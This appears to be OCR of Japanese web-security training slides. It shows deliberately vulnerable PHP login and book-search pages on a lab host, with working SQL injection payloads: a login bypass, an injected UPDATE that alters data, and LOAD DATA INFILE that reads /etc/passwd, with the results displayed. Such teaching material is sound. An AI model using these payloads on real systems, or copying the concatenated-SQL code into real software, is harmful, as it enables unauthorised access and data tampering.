
```
<html>
<head><title>ログインしてください</title></head>
<body>
<form action="44-003.php" method="POST">
ユーザ名<input type="text" name="ID" value="yamada"><br>
パスワード<input type="text" name="PWD" value="' OR 'a'='a"><br>
<input type="submit" value="ログイン">
</form>
</body>
</html>
```

【サーバ：　44/44-003.php　】


/var/www/html/44/44-003.php - wasbook@example.jp - エディタ - WinSCP

```
<?php
  session_start();
  header('Content-Type: text/html; charset=UTF-8');
  $id = @$_POST['ID'];   // ユーザID
  $pwd = @$_POST['PWD']; // パスワード
  // データベースに接続
  $db = new PDO("mysql:host=127.0.0.1;dbname=wasbook", "wasbook", "wasbook");
  // SQLの組み立て
  $sql = "SELECT * FROM users WHERE id ='$id' AND PWD = '$pwd'";
  $ps = $db->query($sql);   // クエリー実行
?>
<html>
<body>
<?php
  if ($ps->rowCount() > 0) { // SELECTした行が存在する場合ログイン成功
    $_SESSION['id'] = $id;
    echo 'ログイン成功です';
  } else {
    echo 'ログイン失敗です';
  }
  // pg_close($con);
?>
</body>
</html>
```


【ブラウザ→サーバ： リクエスト 44/44-002a.html → レスポンス 】 SQL脆弱性 認証画面(正常系)




【ブラウザ→サーバ： リクエスト 44/44-003.php → レスポンス 】 SQL脆弱性 認証画面(正常系)




【ブラウザ】


ログインしてください
example.jp/44/44-002b.html
ユーザ名yamada
パスワード' OR 'a'='a
ログイン


ログインしてください
http://example.jp/44/44-002b.html
view-source:http://example.jp/44/44-002b.html
1 <html>
2 <head><title>ログインしてください</title></head>
3 <body>
4 <form action="44-003.php" method="POST">
5 ユーザ名<input type="text" name="ID" value="yamada">
6 パスワード<input type="text" name="PWD" value="' OR 'a'='a">
7 <input type="submit" value="ログイン">
8 </form>
9 </body>
10 </html>
11


example.jp/44/44-003.php
example.jp/44/44-003.php
ログイン成功です


example.jp/44/44-003.php
http://example.jp/44/44-003.php
view-source:http://example.jp/44/44-003.php
1 <html>
2 <body>
3 ログイン成功です</body>
4 </html>
5


SQL脆弱性　44-001:蔵書検索(データ改ざん) 確認

【サーバ：　phpファイル　】

/var/www/html/44/44-001.php - wasbook@example.jp - エディタ - WinSCP


```php
<?php
  header('Content-Type: text/html; charset=UTF-8');
  $author = $_GET['author'];
  try {
    $db = new PDO("mysql:host=127.0.0.1;dbname=wasbook", "root", "wasbook");
    $db->query("Set names utf8");
    // $db->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_WARNING);
    $db->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
    $sql = "SELECT * FROM books WHERE author ='$author' ORDER BY id";
    $ps = $db->query($sql);
?>
<html>
<body>
<table border=1>
<tr>
<th>蔵書ID</th>
<th>タイトル</th>
<th>著者名</th>
<th>出版社</th>
<th>出版年月</th>
<th>価格</th>
</tr>
<?php
    while ($row = $ps->fetch()){
      echo "<tr>\n";
      for ($col = 0; $col < 6; $col++) {
        echo "<td>" . $row[$col] . "</td>\n";
      }
      echo "</tr>\n";
    }
  } catch (PDOException $e) {
    echo "Error : " . $e->getMessage() . "\n";
  }
?>
</table>
</body>
</html>
```

【ブラウザ→サーバ： リクエスト 44/44-001.php → レスポンス 】 SQL脆弱性 蔵書検索(データ改ざん) 確認





"44-001.php?author=';UPDATE+books+SET+TITLE%3D'cracked!'+WHERE+id%3D'1001'--+" **脆弱性をつくパラメータ(UPDATE文)**


【ブラウザ→サーバ： リクエスト 44/44-001.php → レスポンス 】 SQL脆弱性 蔵書検索(正常系)




【ブラウザ】



example.jp/44/44-001.php?author=';UPDATE+books+SET+TITLE%3D'cracked!'+Wh
蔵書ID タイトル 著者名 出版社 出版年月 価格


example.jp/44/44-001.php?author=';UPDATE+books+SET+TITLE%3D'%3
view-source:http://example.jp/44/44-001.php?author=';UPDATE+books+SET+TITLE%3D'%3
<html>
<body>
<table border=1>
<tr>
<th>蔵書ID</th>
<th>タイトル</th>
<th>著者名</th>
<th>出版社</th>
<th>出版年月</th>
<th>価格</th>
</tr>
</table>
</body>
</html>



example.jp/44/44-001.php?author=Shakespeare
蔵書ID タイトル 著者名 出版社 出版年月 価格
1001 cracked! Shakespeare 青森書籍 1979/01 600
1002 ハムレット Shakespeare 岩手書房 1997/04 1260
1003 マクベス Shakespeare 山形出版 2001/05 1530
1004 リア王 Shakespeare 秋田公論社 2004/07 1890


example.jp/44/44-001.php?author=Shakespeare
view-source:http://example.jp/44/44-001.php?author=Shakespeare
<html>
<body>
<table border=1>
<tr>
<th>蔵書ID</th>
<th>タイトル</th>
<th>著者名</th>
<th>出版社</th>
<th>出版年月</th>
<th>価格</th>
</tr>
<td>1004</td>
<td>リア王</td>
<td>Shakespeare</td>
<td>秋田公論社</td>
<td>2004/07</td>
<td>1890</td>
</tr>
</table>
</body>
</html>

SQL脆弱性　44-001:蔵書検索(ファイル読み出し[1]ファイルの内容をテーブルに)
SQL脆弱性　44-001:蔵書検索(ファイル読み出し[2]テーブル参照)




【ブラウザ→サーバ： リクエスト 44/44-001.php → レスポンス 】 SQL脆弱性 蔵書検索(ファイル読み出し[1]ファイルの内容をテーブルに)




"44-001.php?author=';LOAD+DATA+INFILE+'/etc/passwd'+INTO+TABLE+books+(title)--+"　　**脆弱性をつくパラメータ(LOAD DATA INFILE:MySQLの拡張機能)**

【ブラウザ→サーバ： リクエスト 44/44-001.php → レスポンス 】 SQL脆弱性 蔵書検索(正常系)




"44-001.php?author='OR+author+IS+NULL--+"　　脆弱性をつくパラメータ(author IS NULL)

【ブラウザ】




蔵書ID	タイトル	著者名	出版社	出版年月	価格
	root:x:0:0:root:/root:/bin/bash				
	daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin				
	bin:x:2:2:bin:/bin:/usr/sbin/nologin				
	：	：		：	
	alice:x:1001:1001:,,,:/home/alice:/bin/bash				
	bob:x:1002:1002:,,,:/home/bob:/bin/bash				
	carol:x:1003:1003:,,,:/home/carol:/bin/bash				




```
<html>
<body>
<table border=1>
<tr>
<th>蔵書ID</th>
<th>タイトル</th>
<th>著者名</th>
<th>出版社</th>
<th>出版年月</th>
<th>価格</th>
</tr>
<tr>
<td></td>
<td>root:x:0:0:root:/root:/bin/bash</td>
<td></td>
<td></td>
<td></td>
<td></td>
<td></td>
</tr>
                    ：                                   ：                                   ：
                    ：                                   ：                                   ：
<td></td>
<td>carol:x:1003:1003:,,,:/home/carol:/bin/bash</td>
<td></td>
<td></td>
<td></td>
<td></td>
<td></td>
</tr>
</table>
</body>
</html>
```

SQL脆弱性　44-004:蔵書検索対策版(正常系)
SQL脆弱性　44-004:蔵書検索対策版(SQLインジェクション攻撃)



【サーバ： phpファイル 】

